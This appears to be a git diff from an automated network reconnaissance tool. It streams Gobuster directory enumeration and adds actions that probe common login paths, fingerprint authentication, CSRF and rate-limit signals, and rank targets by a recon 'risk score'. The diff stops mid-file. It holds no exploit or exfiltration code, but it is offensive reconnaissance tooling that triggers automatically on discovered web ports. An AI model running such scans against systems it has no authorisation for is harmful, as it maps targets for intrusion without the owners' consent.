b_trigger = 'on_any:["on_web_service","on_new_port:80","on_new_port:443","on_new_port:8080","on_new_port:8443","on_new_port:9443","on_new_port:8000","on_new_port:8888","on_new_port:81","on_new_port:5000","on_new_port:5001","on_new_port:7080","on_new_port:9080"]'
|
||||
b_service = '["http","https"]'
|
||||
b_trigger = 'on_any:["on_web_service","on_new_port:80","on_new_port:443","on_new_port:8080","on_new_port:8443","on_new_port:9443","on_new_port:8000","on_new_port:8888","on_new_port:81","on_new_port:5000","on_new_port:5001","on_new_port:7080","on_new_port:9080"]'
|
||||
b_parent = None
|
||||
b_priority = 9
|
||||
b_cooldown = 1800
|
||||
@@ -36,8 +39,6 @@ b_rate_limit = '3/86400'
|
||||
b_enabled = 1
|
||||
|
||||
# -------------------- Defaults & parsing --------------------
|
||||
# Valeur de secours si l'UI n'a pas encore initialisé shared_data.web_status_codes
|
||||
# (par défaut: 2xx utiles, 3xx, 401/403/405 et tous les 5xx; 429 non inclus)
|
||||
DEFAULT_WEB_STATUS_CODES = [
|
||||
200, 201, 202, 203, 204, 206,
|
||||
301, 302, 303, 307, 308,
|
||||
@@ -50,7 +51,6 @@ CTL_RE = re.compile(r"[\x00-\x1F\x7F]") # non-printables
|
||||
|
||||
# Gobuster "dir" line examples handled:
|
||||
# /admin (Status: 301) [Size: 310] [--> http://10.0.0.5/admin/]
|
||||
# /images (Status: 200) [Size: 12345]
|
||||
GOBUSTER_LINE = re.compile(
|
||||
r"""^(?P<path>\S+)\s*
|
||||
\(Status:\s*(?P<status>\d{3})\)\s*
|
||||
@@ -60,13 +60,14 @@ GOBUSTER_LINE = re.compile(
|
||||
re.VERBOSE
|
||||
)
|
||||
|
||||
# Regex pour capturer la progression de Gobuster sur stderr
|
||||
# Ex: "Progress: 1024 / 4096 (25.00%)"
|
||||
GOBUSTER_PROGRESS_RE = re.compile(r"Progress:\s+(?P<current>\d+)\s*/\s+(?P<total>\d+)")
|
||||
|
||||
|
||||
def _normalize_status_policy(policy) -> Set[int]:
|
||||
"""
|
||||
Transforme une politique "UI" en set d'entiers HTTP.
|
||||
policy peut contenir:
|
||||
- int (ex: 200, 403)
|
||||
- "xXX" (ex: "2xx", "5xx")
|
||||
- "a-b" (ex: "500-504")
|
||||
"""
|
||||
codes: Set[int] = set()
|
||||
if not policy:
|
||||
@@ -99,30 +100,48 @@ def _normalize_status_policy(policy) -> Set[int]:
|
||||
class WebEnumeration:
|
||||
"""
|
||||
Orchestrates Gobuster web dir enum and writes normalized results into DB.
|
||||
In-memory only: no CSV, no temp files.
|
||||
Streaming mode: Reads stdout/stderr in real-time for DB inserts and Progress UI.
|
||||
"""
|
||||
def __init__(self, shared_data: SharedData):
|
||||
self.shared_data = shared_data
|
||||
self.gobuster_path = "/usr/bin/gobuster" # verify with `which gobuster`
|
||||
self.wordlist = self.shared_data.common_wordlist
|
||||
self.lock = threading.Lock()
|
||||
|
||||
# Cache pour la taille de la wordlist (pour le calcul du %)
|
||||
self.wordlist_size = 0
|
||||
self._count_wordlist_lines()
|
||||
|
||||
# ---- Sanity checks
|
||||
import os
|
||||
self._available = True
|
||||
if not os.path.exists(self.gobuster_path):
|
||||
raise FileNotFoundError(f"Gobuster not found at {self.gobuster_path}")
|
||||
logger.error(f"Gobuster not found at {self.gobuster_path}")
|
||||
self._available = False
|
||||
if not os.path.exists(self.wordlist):
|
||||
raise FileNotFoundError(f"Wordlist not found: {self.wordlist}")
|
||||
logger.error(f"Wordlist not found: {self.wordlist}")
|
||||
self._available = False
|
||||
|
||||
# Politique venant de l’UI : créer si absente
|
||||
if not hasattr(self.shared_data, "web_status_codes") or not self.shared_data.web_status_codes:
|
||||
self.shared_data.web_status_codes = DEFAULT_WEB_STATUS_CODES.copy()
|
||||
|
||||
logger.info(
|
||||
f"WebEnumeration initialized (stdout mode, no files). "
|
||||
f"Using status policy: {self.shared_data.web_status_codes}"
|
||||
f"WebEnumeration initialized (Streaming Mode). "
|
||||
f"Wordlist lines: {self.wordlist_size}. "
|
||||
f"Policy: {self.shared_data.web_status_codes}"
|
||||
)
|
||||
|
||||
def _count_wordlist_lines(self):
|
||||
"""Compte les lignes de la wordlist une seule fois pour calculer le %."""
|
||||
if self.wordlist and os.path.exists(self.wordlist):
|
||||
try:
|
||||
# Lecture rapide bufferisée
|
||||
with open(self.wordlist, 'rb') as f:
|
||||
self.wordlist_size = sum(1 for _ in f)
|
||||
except Exception as e:
|
||||
logger.error(f"Error counting wordlist lines: {e}")
|
||||
self.wordlist_size = 0
|
||||
|
||||
# -------------------- Utilities --------------------
|
||||
def _scheme_for_port(self, port: int) -> str:
|
||||
https_ports = {443, 8443, 9443, 10443, 9444, 5000, 5001, 7080, 9080}
|
||||
@@ -184,155 +203,195 @@ class WebEnumeration:
|
||||
except Exception as e:
|
||||
logger.error(f"DB insert error for {ip}:{port}{directory}: {e}")
|
||||
|
||||
# -------------------- Gobuster runner (stdout) --------------------
|
||||
def _run_gobuster_stdout(self, url: str) -> Optional[str]:
|
||||
base_cmd = [
|
||||
self.gobuster_path, "dir",
|
||||
"-u", url,
|
||||
"-w", self.wordlist,
|
||||
"-t", "10",
|
||||
"--quiet",
|
||||
"--no-color",
|
||||
# Si supporté par ta version gobuster, tu peux réduire le bruit dès la source :
|
||||
# "-b", "404,429",
|
||||
]
|
||||
|
||||
def run(cmd):
|
||||
return subprocess.run(cmd, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
|
||||
|
||||
# Try with -z first
|
||||
cmd = base_cmd + ["-z"]
|
||||
logger.info(f"Running Gobuster on {url}...")
|
||||
try:
|
||||
res = run(cmd)
|
||||
if res.returncode == 0:
|
||||
logger.success(f"Gobuster OK on {url}")
|
||||
return res.stdout or ""
|
||||
# Fallback if -z is unknown
|
||||
if "unknown flag" in (res.stderr or "").lower() or "invalid" in (res.stderr or "").lower():
|
||||
logger.info("Gobuster doesn't support -z, retrying without it.")
|
||||
res2 = run(base_cmd)
|
||||
if res2.returncode == 0:
|
||||
logger.success(f"Gobuster OK on {url} (no -z)")
|
||||
return res2.stdout or ""
|
||||
logger.info(f"Gobuster failed on {url}: {res2.stderr.strip()}")
|
||||
return None
|
||||
logger.info(f"Gobuster failed on {url}: {res.stderr.strip()}")
|
||||
return None
|
||||
except Exception as e:
|
||||
logger.error(f"Gobuster exception on {url}: {e}")
|
||||
return None
|
||||
|
||||
def _parse_gobuster_text(self, text: str) -> List[Dict]:
|
||||
"""
|
||||
Parse gobuster stdout lines into entries:
|
||||
{ 'path': '/admin', 'status': 301, 'size': 310, 'redirect': 'http://...'|None }
|
||||
"""
|
||||
entries: List[Dict] = []
|
||||
if not text:
|
||||
return entries
|
||||
|
||||
for raw in text.splitlines():
|
||||
# 1) strip ANSI/control BEFORE regex
|
||||
line = ANSI_RE.sub("", raw)
|
||||
line = CTL_RE.sub("", line)
|
||||
line = line.strip()
|
||||
if not line:
|
||||
continue
|
||||
|
||||
m = GOBUSTER_LINE.match(line)
|
||||
if not m:
|
||||
logger.debug(f"Unparsed line: {line}")
|
||||
continue
|
||||
|
||||
# 2) extract all fields NOW
|
||||
path = m.group("path") or ""
|
||||
status = int(m.group("status"))
|
||||
size = int(m.group("size") or 0)
|
||||
redir = m.group("redir")
|
||||
|
||||
# 3) normalize path
|
||||
if not path.startswith("/"):
|
||||
path = "/" + path
|
||||
path = "/" + path.strip("/")
|
||||
|
||||
entries.append({
|
||||
"path": path,
|
||||
"status": status,
|
||||
"size": size,
|
||||
"redirect": redir.strip() if redir else None
|
||||
})
|
||||
|
||||
logger.info(f"Parsed {len(entries)} entries from gobuster stdout")
|
||||
return entries
|
||||
|
||||
# -------------------- Public API --------------------
|
||||
# -------------------- Public API (Streaming Version) --------------------
|
||||
def execute(self, ip: str, port: int, row: Dict, status_key: str) -> str:
|
||||
"""
|
||||
Run gobuster on (ip,port), parse stdout, upsert each finding into DB.
|
||||
Run gobuster on (ip,port), STREAM stdout/stderr, upsert findings real-time.
|
||||
Updates bjorn_progress with 0-100% completion.
|
||||
Returns: 'success' | 'failed' | 'interrupted'
|
||||
"""
|
||||
if not self._available:
|
||||
return 'failed'
|
||||
|
||||
try:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Interrupted before start (orchestrator flag).")
|
||||
return "interrupted"
|
||||
|
||||
scheme = self._scheme_for_port(port)
|
||||
base_url = f"{scheme}://{ip}:{port}"
|
||||
logger.info(f"Enumerating {base_url} ...")
|
||||
self.shared_data.bjornorch_status = "WebEnumeration"
|
||||
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Interrupted before gobuster run.")
|
||||
return "interrupted"
|
||||
|
||||
stdout_text = self._run_gobuster_stdout(base_url)
|
||||
if stdout_text is None:
|
||||
return "failed"
|
||||
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Interrupted after gobuster run (stdout captured).")
|
||||
return "interrupted"
|
||||
|
||||
entries = self._parse_gobuster_text(stdout_text)
|
||||
if not entries:
|
||||
logger.warning(f"No entries for {base_url}.")
|
||||
return "success" # scan ran fine but no findings
|
||||
|
||||
# ---- Filtrage dynamique basé sur shared_data.web_status_codes
|
||||
allowed = self._allowed_status_set()
|
||||
pre = len(entries)
|
||||
entries = [e for e in entries if e["status"] in allowed]
|
||||
post = len(entries)
|
||||
if post < pre:
|
||||
preview = sorted(list(allowed))[:10]
|
||||
logger.info(
|
||||
f"Filtered out {pre - post} entries not in policy "
|
||||
f"{preview}{'...' if len(allowed) > 10 else ''}."
|
||||
)
|
||||
|
||||
# Setup Initial UI
|
||||
self.shared_data.comment_params = {"ip": ip, "port": str(port), "url": base_url}
|
||||
self.shared_data.bjorn_orch_status = "WebEnumeration"
|
||||
self.shared_data.bjorn_progress = "0%"
|
||||
|
||||
logger.info(f"Enumerating {base_url} (Stream Mode)...")
|
||||
|
||||
# Prepare Identity & Policy
|
||||
mac_address, hostname = self._extract_identity(row)
|
||||
if not hostname:
|
||||
hostname = self._reverse_dns(ip)
|
||||
allowed = self._allowed_status_set()
|
||||
|
||||
for e in entries:
|
||||
self._db_add_result(
|
||||
mac_address=mac_address,
|
||||
ip=ip,
|
||||
hostname=hostname,
|
||||
port=port,
|
||||
directory=e["path"],
|
||||
status=e["status"],
|
||||
size=e.get("size", 0),
|
||||
response_time=0, # gobuster doesn't expose timing here
|
||||
content_type=None, # unknown here; a later HEAD/GET probe can fill it
|
||||
tool="gobuster"
|
||||
# Command Construction
|
||||
# NOTE: Removed "--quiet" and "-z" to ensure we get Progress info on stderr
|
||||
# But we use --no-color to make parsing easier
|
||||
cmd = [
|
||||
self.gobuster_path, "dir",
|
||||
"-u", base_url,
|
||||
"-w", self.wordlist,
|
||||
"-t", "10", # Safe for RPi Zero
|
||||
"--no-color",
|
||||
"--no-progress=false", # Force progress bar even if redirected
|
||||
]
|
||||
|
||||
process = None
|
||||
findings_count = 0
|
||||
stop_requested = False
|
||||
|
||||
# For progress calc
|
||||
total_lines = self.wordlist_size if self.wordlist_size > 0 else 1
|
||||
last_progress_update = 0
|
||||
|
||||
try:
|
||||
# Merge stdout and stderr so we can read everything in one loop
|
||||
process = subprocess.Popen(
|
||||
cmd,
|
||||
stdout=subprocess.PIPE,
|
||||
stderr=subprocess.STDOUT,
|
||||
text=True,
|
||||
bufsize=1,
|
||||
universal_newlines=True
|
||||
)
|
||||
|
||||
return "success"
|
||||
# Use select() (on Linux) so we can react quickly to stop requests
|
||||
# without blocking forever on readline().
|
||||
while True:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
stop_requested = True
|
||||
break
|
||||
|
||||
if process.poll() is not None:
|
||||
# Process exited; drain remaining buffered output if any
|
||||
line = process.stdout.readline() if process.stdout else ""
|
||||
if not line:
|
||||
break
|
||||
else:
|
||||
line = ""
|
||||
if process.stdout:
|
||||
if os.name != "nt":
|
||||
r, _, _ = select.select([process.stdout], [], [], 0.2)
|
||||
if r:
|
||||
line = process.stdout.readline()
|
||||
else:
|
||||
# Windows: select() doesn't work on pipes; best-effort read.
|
||||
line = process.stdout.readline()
|
||||
|
||||
if not line:
|
||||
continue
|
||||
|
||||
# 3. Clean Line
|
||||
clean_line = ANSI_RE.sub("", line).strip()
|
||||
clean_line = CTL_RE.sub("", clean_line).strip()
|
||||
if not clean_line:
|
||||
continue
|
||||
|
||||
# 4. Check for Progress
|
||||
if "Progress:" in clean_line:
|
||||
now = time.time()
|
||||
# Update UI max every 0.5s to save CPU
|
||||
if now - last_progress_update > 0.5:
|
||||
m_prog = GOBUSTER_PROGRESS_RE.search(clean_line)
|
||||
if m_prog:
|
||||
curr = int(m_prog.group("current"))
|
||||
# Calculate %
|
||||
pct = (curr / total_lines) * 100
|
||||
pct = min(pct, 100.0)
|
||||
self.shared_data.bjorn_progress = f"{int(pct)}%"
|
||||
last_progress_update = now
|
||||
continue
|
||||
|
||||
# 5. Check for Findings (Standard Gobuster Line)
|
||||
m_res = GOBUSTER_LINE.match(clean_line)
|
||||
if m_res:
|
||||
st = int(m_res.group("status"))
|
||||
|
||||
# Apply Filtering Logic BEFORE DB
|
||||
if st in allowed:
|
||||
path = m_res.group("path")
|
||||
if not path.startswith("/"): path = "/" + path
|
||||
size = int(m_res.group("size") or 0)
|
||||
redir = m_res.group("redir")
|
||||
|
||||
# Insert into DB Immediately
|
||||
self._db_add_result(
|
||||
mac_address=mac_address,
|
||||
ip=ip,
|
||||
hostname=hostname,
|
||||
port=port,
|
||||
directory=path,
|
||||
status=st,
|
||||
size=size,
|
||||
response_time=0,
|
||||
content_type=None,
|
||||
tool="gobuster"
|
||||
)
|
||||
|
||||
findings_count += 1
|
||||
# Live feedback in comments
|
||||
self.shared_data.comment_params = {
|
||||
"url": base_url,
|
||||
"found": str(findings_count),
|
||||
"last": path
|
||||
}
|
||||
continue
|
||||
|
||||
# (Optional) Log errors/unknown lines if needed
|
||||
# if "error" in clean_line.lower(): logger.debug(f"Gobuster err: {clean_line}")
|
||||
|
||||
# End of loop
|
||||
if stop_requested:
|
||||
logger.info("Interrupted by orchestrator.")
|
||||
return "interrupted"
|
||||
self.shared_data.bjorn_progress = "100%"
|
||||
return "success"
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"Execute error on {base_url}: {e}")
|
||||
if process:
|
||||
try:
|
||||
process.terminate()
|
||||
except Exception:
|
||||
pass
|
||||
return "failed"
|
||||
finally:
|
||||
if process:
|
||||
try:
|
||||
if stop_requested and process.poll() is None:
|
||||
process.terminate()
|
||||
# Always reap the child to avoid zombies.
|
||||
try:
|
||||
process.wait(timeout=2)
|
||||
except Exception:
|
||||
try:
|
||||
process.kill()
|
||||
except Exception:
|
||||
pass
|
||||
try:
|
||||
process.wait(timeout=2)
|
||||
except Exception:
|
||||
pass
|
||||
finally:
|
||||
try:
|
||||
if process.stdout:
|
||||
process.stdout.close()
|
||||
except Exception:
|
||||
pass
|
||||
self.shared_data.bjorn_progress = ""
|
||||
self.shared_data.comment_params = {}
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"Execute error on {ip}:{port}: {e}")
|
||||
logger.error(f"General execution error: {e}")
|
||||
return "failed"
|
||||
|
||||
|
||||
@@ -341,7 +400,7 @@ if __name__ == "__main__":
|
||||
shared_data = SharedData()
|
||||
try:
|
||||
web_enum = WebEnumeration(shared_data)
|
||||
logger.info("Starting web directory enumeration...")
|
||||
logger.info("Starting web directory enumeration (CLI)...")
|
||||
|
||||
rows = shared_data.read_data()
|
||||
for row in rows:
|
||||
@@ -351,6 +410,7 @@ if __name__ == "__main__":
|
||||
port = row.get("port") or 80
|
||||
logger.info(f"Execute WebEnumeration on {ip}:{port} ...")
|
||||
status = web_enum.execute(ip, int(port), row, "enum_web_directories")
|
||||
|
||||
if status == "success":
|
||||
logger.success(f"Enumeration successful for {ip}:{port}.")
|
||||
elif status == "interrupted":
|
||||
|
||||
316
actions/web_login_profiler.py
Normal file
@@ -0,0 +1,316 @@
|
||||
#!/usr/bin/env python3
|
||||
# -*- coding: utf-8 -*-
|
||||
"""
|
||||
web_login_profiler.py — Lightweight web login profiler (Pi Zero friendly).
|
||||
|
||||
Goal:
|
||||
- Profile web endpoints to detect login surfaces and defensive controls (no password guessing).
|
||||
- Store findings into DB table `webenum` (tool='login_profiler') for community visibility.
|
||||
- Update EPD UI fields: bjorn_orch_status, bjorn_status_text2, comment_params, bjorn_progress.
|
||||
"""
|
||||
|
||||
import json
|
||||
import logging
|
||||
import re
|
||||
import ssl
|
||||
import time
|
||||
from http.client import HTTPConnection, HTTPSConnection, RemoteDisconnected
|
||||
from typing import Dict, Optional, Tuple
|
||||
|
||||
from logger import Logger
|
||||
from actions.bruteforce_common import ProgressTracker
|
||||
|
||||
logger = Logger(name="web_login_profiler.py", level=logging.DEBUG)
|
||||
|
||||
# -------------------- Action metadata (AST-friendly) --------------------
|
||||
b_class = "WebLoginProfiler"
|
||||
b_module = "web_login_profiler"
|
||||
b_status = "WebLoginProfiler"
|
||||
b_port = 80
|
||||
b_parent = None
|
||||
b_service = '["http","https"]'
|
||||
b_trigger = "on_web_service"
|
||||
b_priority = 55
|
||||
b_action = "normal"
|
||||
b_cooldown = 1800
|
||||
b_rate_limit = "6/86400"
|
||||
b_enabled = 1
|
||||
|
||||
# Small curated list, cheap but high signal.
|
||||
DEFAULT_PATHS = [
|
||||
"/",
|
||||
"/login",
|
||||
"/signin",
|
||||
"/auth",
|
||||
"/admin",
|
||||
"/administrator",
|
||||
"/wp-login.php",
|
||||
"/user/login",
|
||||
"/robots.txt",
|
||||
]
|
||||
|
||||
ANSI_RE = re.compile(r"\x1B\[[0-?]*[ -/]*[@-~]")
|
||||
|
||||
|
||||
def _scheme_for_port(port: int) -> str:
|
||||
https_ports = {443, 8443, 9443, 10443, 9444, 5000, 5001, 7080, 9080}
|
||||
return "https" if int(port) in https_ports else "http"
|
||||
|
||||
|
||||
def _first_hostname_from_row(row: Dict) -> str:
|
||||
try:
|
||||
hn = (row.get("Hostname") or row.get("hostname") or row.get("hostnames") or "").strip()
|
||||
if ";" in hn:
|
||||
hn = hn.split(";", 1)[0].strip()
|
||||
return hn
|
||||
except Exception:
|
||||
return ""
|
||||
|
||||
|
||||
def _detect_signals(status: int, headers: Dict[str, str], body_snippet: str) -> Dict[str, object]:
|
||||
h = {str(k).lower(): str(v) for k, v in (headers or {}).items()}
|
||||
www = h.get("www-authenticate", "")
|
||||
set_cookie = h.get("set-cookie", "")
|
||||
|
||||
auth_type = None
|
||||
if status == 401 and "basic" in www.lower():
|
||||
auth_type = "basic"
|
||||
elif status == 401 and "digest" in www.lower():
|
||||
auth_type = "digest"
|
||||
|
||||
# Very cheap login form heuristics
|
||||
snippet = (body_snippet or "").lower()
|
||||
has_form = "<form" in snippet
|
||||
has_password = "type=\"password\"" in snippet or "type='password'" in snippet
|
||||
looks_like_login = bool(has_form and has_password) or any(x in snippet for x in ["login", "sign in", "connexion"])
|
||||
|
||||
csrf_markers = [
|
||||
"csrfmiddlewaretoken",
|
||||
"authenticity_token",
|
||||
"csrf_token",
|
||||
"name=\"_token\"",
|
||||
"name='_token'",
|
||||
]
|
||||
has_csrf = any(m in snippet for m in csrf_markers)
|
||||
|
||||
# Rate limit / lockout hints
|
||||
rate_limited = (status == 429) or ("retry-after" in h) or ("x-ratelimit-remaining" in h)
|
||||
|
||||
cookie_names = []
|
||||
if set_cookie:
|
||||
# Parse only cookie names cheaply
|
||||
for part in set_cookie.split(","):
|
||||
name = part.split(";", 1)[0].split("=", 1)[0].strip()
|
||||
if name and name not in cookie_names:
|
||||
cookie_names.append(name)
|
||||
|
||||
framework_hints = []
|
||||
for cn in cookie_names:
|
||||
l = cn.lower()
|
||||
if l in {"csrftoken", "sessionid"}:
|
||||
framework_hints.append("django")
|
||||
elif l in {"laravel_session", "xsrf-token"}:
|
||||
framework_hints.append("laravel")
|
||||
elif l == "phpsessid":
|
||||
framework_hints.append("php")
|
||||
elif "wordpress" in l:
|
||||
framework_hints.append("wordpress")
|
||||
|
||||
server = h.get("server", "")
|
||||
powered = h.get("x-powered-by", "")
|
||||
|
||||
return {
|
||||
"auth_type": auth_type,
|
||||
"looks_like_login": bool(looks_like_login),
|
||||
"has_csrf": bool(has_csrf),
|
||||
"rate_limited_hint": bool(rate_limited),
|
||||
"server": server,
|
||||
"x_powered_by": powered,
|
||||
"cookie_names": cookie_names[:12],
|
||||
"framework_hints": sorted(set(framework_hints))[:6],
|
||||
}
|
||||
|
||||
|
||||
class WebLoginProfiler:
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self._ssl_ctx = ssl._create_unverified_context()
|
||||
|
||||
def _db_upsert(self, *, mac: str, ip: str, hostname: str, port: int, path: str,
|
||||
status: int, size: int, response_ms: int, content_type: str,
|
||||
method: str, user_agent: str, headers_json: str):
|
||||
self.shared_data.db.execute(
|
||||
"""
|
||||
INSERT INTO webenum (
|
||||
mac_address, ip, hostname, port, directory, status,
|
||||
size, response_time, content_type, tool, method,
|
||||
user_agent, headers, is_active
|
||||
) VALUES (?, ?, ?, ?, ?, ?, ?, ?, ?, 'login_profiler', ?, ?, ?, 1)
|
||||
ON CONFLICT(mac_address, ip, port, directory) DO UPDATE SET
|
||||
status = excluded.status,
|
||||
size = excluded.size,
|
||||
response_time = excluded.response_time,
|
||||
content_type = excluded.content_type,
|
||||
hostname = COALESCE(excluded.hostname, webenum.hostname),
|
||||
user_agent = COALESCE(excluded.user_agent, webenum.user_agent),
|
||||
headers = COALESCE(excluded.headers, webenum.headers),
|
||||
last_seen = CURRENT_TIMESTAMP,
|
||||
is_active = 1
|
||||
""",
|
||||
(
|
||||
mac or "",
|
||||
ip or "",
|
||||
hostname or "",
|
||||
int(port),
|
||||
path or "/",
|
||||
int(status),
|
||||
int(size or 0),
|
||||
int(response_ms or 0),
|
||||
content_type or "",
|
||||
method or "GET",
|
||||
user_agent or "",
|
||||
headers_json or "",
|
||||
),
|
||||
)
|
||||
|
||||
def _fetch(self, *, ip: str, port: int, scheme: str, path: str, timeout_s: float,
|
||||
user_agent: str) -> Tuple[int, Dict[str, str], str, int, int]:
|
||||
started = time.time()
|
||||
body_snip = ""
|
||||
headers_out: Dict[str, str] = {}
|
||||
status = 0
|
||||
size = 0
|
||||
|
||||
conn = None
|
||||
try:
|
||||
if scheme == "https":
|
||||
conn = HTTPSConnection(ip, port=port, timeout=timeout_s, context=self._ssl_ctx)
|
||||
else:
|
||||
conn = HTTPConnection(ip, port=port, timeout=timeout_s)
|
||||
|
||||
conn.request("GET", path, headers={"User-Agent": user_agent, "Accept": "*/*"})
|
||||
resp = conn.getresponse()
|
||||
status = int(resp.status or 0)
|
||||
for k, v in resp.getheaders():
|
||||
if k and v:
|
||||
headers_out[str(k)] = str(v)
|
||||
|
||||
# Read only a small chunk (Pi-friendly) for fingerprinting.
|
||||
chunk = resp.read(65536) # 64KB
|
||||
size = len(chunk or b"")
|
||||
try:
|
||||
body_snip = (chunk or b"").decode("utf-8", errors="ignore")
|
||||
except Exception:
|
||||
body_snip = ""
|
||||
except (ConnectionError, TimeoutError, RemoteDisconnected):
|
||||
status = 0
|
||||
except Exception:
|
||||
status = 0
|
||||
finally:
|
||||
try:
|
||||
if conn:
|
||||
conn.close()
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
elapsed_ms = int((time.time() - started) * 1000)
|
||||
return status, headers_out, body_snip, size, elapsed_ms
|
||||
|
||||
def execute(self, ip, port, row, status_key) -> str:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return "interrupted"
|
||||
|
||||
try:
|
||||
port_i = int(port) if str(port).strip() else int(getattr(self, "port", 80) or 80)
|
||||
except Exception:
|
||||
port_i = 80
|
||||
|
||||
scheme = _scheme_for_port(port_i)
|
||||
hostname = _first_hostname_from_row(row)
|
||||
mac = (row.get("MAC Address") or row.get("mac_address") or row.get("mac") or "").strip()
|
||||
|
||||
timeout_s = float(getattr(self.shared_data, "web_probe_timeout_s", 4.0))
|
||||
user_agent = str(getattr(self.shared_data, "web_probe_user_agent", "BjornWebProfiler/1.0"))
|
||||
paths = getattr(self.shared_data, "web_login_profiler_paths", None) or DEFAULT_PATHS
|
||||
if not isinstance(paths, list):
|
||||
paths = DEFAULT_PATHS
|
||||
|
||||
self.shared_data.bjorn_orch_status = "WebLoginProfiler"
|
||||
self.shared_data.bjorn_status_text2 = f"{ip}:{port_i}"
|
||||
self.shared_data.comment_params = {"ip": ip, "port": str(port_i)}
|
||||
|
||||
progress = ProgressTracker(self.shared_data, len(paths))
|
||||
found_login = 0
|
||||
|
||||
try:
|
||||
for p in paths:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return "interrupted"
|
||||
|
||||
path = str(p or "/").strip()
|
||||
if not path.startswith("/"):
|
||||
path = "/" + path
|
||||
|
||||
status, headers, body, size, elapsed_ms = self._fetch(
|
||||
ip=ip,
|
||||
port=port_i,
|
||||
scheme=scheme,
|
||||
path=path,
|
||||
timeout_s=timeout_s,
|
||||
user_agent=user_agent,
|
||||
)
|
||||
|
||||
ctype = headers.get("Content-Type") or headers.get("content-type") or ""
|
||||
signals = _detect_signals(status, headers, body)
|
||||
if signals.get("looks_like_login") or signals.get("auth_type"):
|
||||
found_login += 1
|
||||
|
||||
headers_payload = {
|
||||
"signals": signals,
|
||||
"sample": {
|
||||
"status": status,
|
||||
"content_type": ctype,
|
||||
},
|
||||
}
|
||||
|
||||
try:
|
||||
headers_json = json.dumps(headers_payload, ensure_ascii=True)
|
||||
except Exception:
|
||||
headers_json = ""
|
||||
|
||||
try:
|
||||
self._db_upsert(
|
||||
mac=mac,
|
||||
ip=ip,
|
||||
hostname=hostname,
|
||||
port=port_i,
|
||||
path=path,
|
||||
status=status or 0,
|
||||
size=size,
|
||||
response_ms=elapsed_ms,
|
||||
content_type=ctype,
|
||||
method="GET",
|
||||
user_agent=user_agent,
|
||||
headers_json=headers_json,
|
||||
)
|
||||
except Exception as e:
|
||||
logger.error(f"DB write failed for {ip}:{port_i}{path}: {e}")
|
||||
|
||||
self.shared_data.comment_params = {
|
||||
"ip": ip,
|
||||
"port": str(port_i),
|
||||
"path": path,
|
||||
"login": str(int(bool(signals.get("looks_like_login") or signals.get("auth_type")))),
|
||||
}
|
||||
|
||||
progress.advance(1)
|
||||
|
||||
progress.set_complete()
|
||||
# "success" means: profiler ran; not that a login exists.
|
||||
logger.info(f"WebLoginProfiler done for {ip}:{port_i} (login_surfaces={found_login})")
|
||||
return "success"
|
||||
finally:
|
||||
self.shared_data.bjorn_progress = ""
|
||||
self.shared_data.comment_params = {}
|
||||
self.shared_data.bjorn_status_text2 = ""
|
||||
|
||||
233
actions/web_surface_mapper.py
Normal file
@@ -0,0 +1,233 @@
|
||||
#!/usr/bin/env python3
|
||||
# -*- coding: utf-8 -*-
|
||||
"""
|
||||
web_surface_mapper.py — Post-profiler web surface scoring (no exploitation).
|
||||
|
||||
Trigger idea: run after WebLoginProfiler to compute a summary and a "risk score"
|
||||
from recent webenum rows written by tool='login_profiler'.
|
||||
|
||||
Writes one summary row into `webenum` (tool='surface_mapper') so it appears in UI.
|
||||
Updates EPD UI fields: bjorn_orch_status, bjorn_status_text2, comment_params, bjorn_progress.
|
||||
"""
|
||||
|
||||
import json
|
||||
import logging
|
||||
import time
|
||||
from typing import Any, Dict, List, Optional, Tuple
|
||||
|
||||
from logger import Logger
|
||||
from actions.bruteforce_common import ProgressTracker
|
||||
|
||||
logger = Logger(name="web_surface_mapper.py", level=logging.DEBUG)
|
||||
|
||||
# -------------------- Action metadata (AST-friendly) --------------------
|
||||
b_class = "WebSurfaceMapper"
|
||||
b_module = "web_surface_mapper"
|
||||
b_status = "WebSurfaceMapper"
|
||||
b_port = 80
|
||||
b_parent = None
|
||||
b_service = '["http","https"]'
|
||||
b_trigger = "on_success:WebLoginProfiler"
|
||||
b_priority = 45
|
||||
b_action = "normal"
|
||||
b_cooldown = 600
|
||||
b_rate_limit = "48/86400"
|
||||
b_enabled = 1
|
||||
|
||||
|
||||
def _scheme_for_port(port: int) -> str:
|
||||
https_ports = {443, 8443, 9443, 10443, 9444, 5000, 5001, 7080, 9080}
|
||||
return "https" if int(port) in https_ports else "http"
|
||||
|
||||
|
||||
def _safe_json_loads(s: str) -> dict:
|
||||
try:
|
||||
return json.loads(s) if s else {}
|
||||
except Exception:
|
||||
return {}
|
||||
|
||||
|
||||
def _score_signals(signals: dict) -> int:
|
||||
"""
|
||||
Heuristic risk score 0..100.
|
||||
This is not an "attack recommendation"; it's a prioritization for recon.
|
||||
"""
|
||||
if not isinstance(signals, dict):
|
||||
return 0
|
||||
score = 0
|
||||
|
||||
auth = str(signals.get("auth_type") or "").lower()
|
||||
if auth in {"basic", "digest"}:
|
||||
score += 45
|
||||
|
||||
if bool(signals.get("looks_like_login")):
|
||||
score += 35
|
||||
|
||||
if bool(signals.get("has_csrf")):
|
||||
score += 10
|
||||
|
||||
if bool(signals.get("rate_limited_hint")):
|
||||
# Defensive signal: reduces priority for noisy follow-ups.
|
||||
score -= 25
|
||||
|
||||
hints = signals.get("framework_hints") or []
|
||||
if isinstance(hints, list) and hints:
|
||||
score += min(10, 3 * len(hints))
|
||||
|
||||
return max(0, min(100, int(score)))
|
||||
|
||||
|
||||
class WebSurfaceMapper:
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
|
||||
def _db_upsert_summary(
|
||||
self,
|
||||
*,
|
||||
mac: str,
|
||||
ip: str,
|
||||
hostname: str,
|
||||
port: int,
|
||||
scheme: str,
|
||||
summary: dict,
|
||||
):
|
||||
directory = "/__surface_summary__"
|
||||
payload = json.dumps(summary, ensure_ascii=True)
|
||||
self.shared_data.db.execute(
|
||||
"""
|
||||
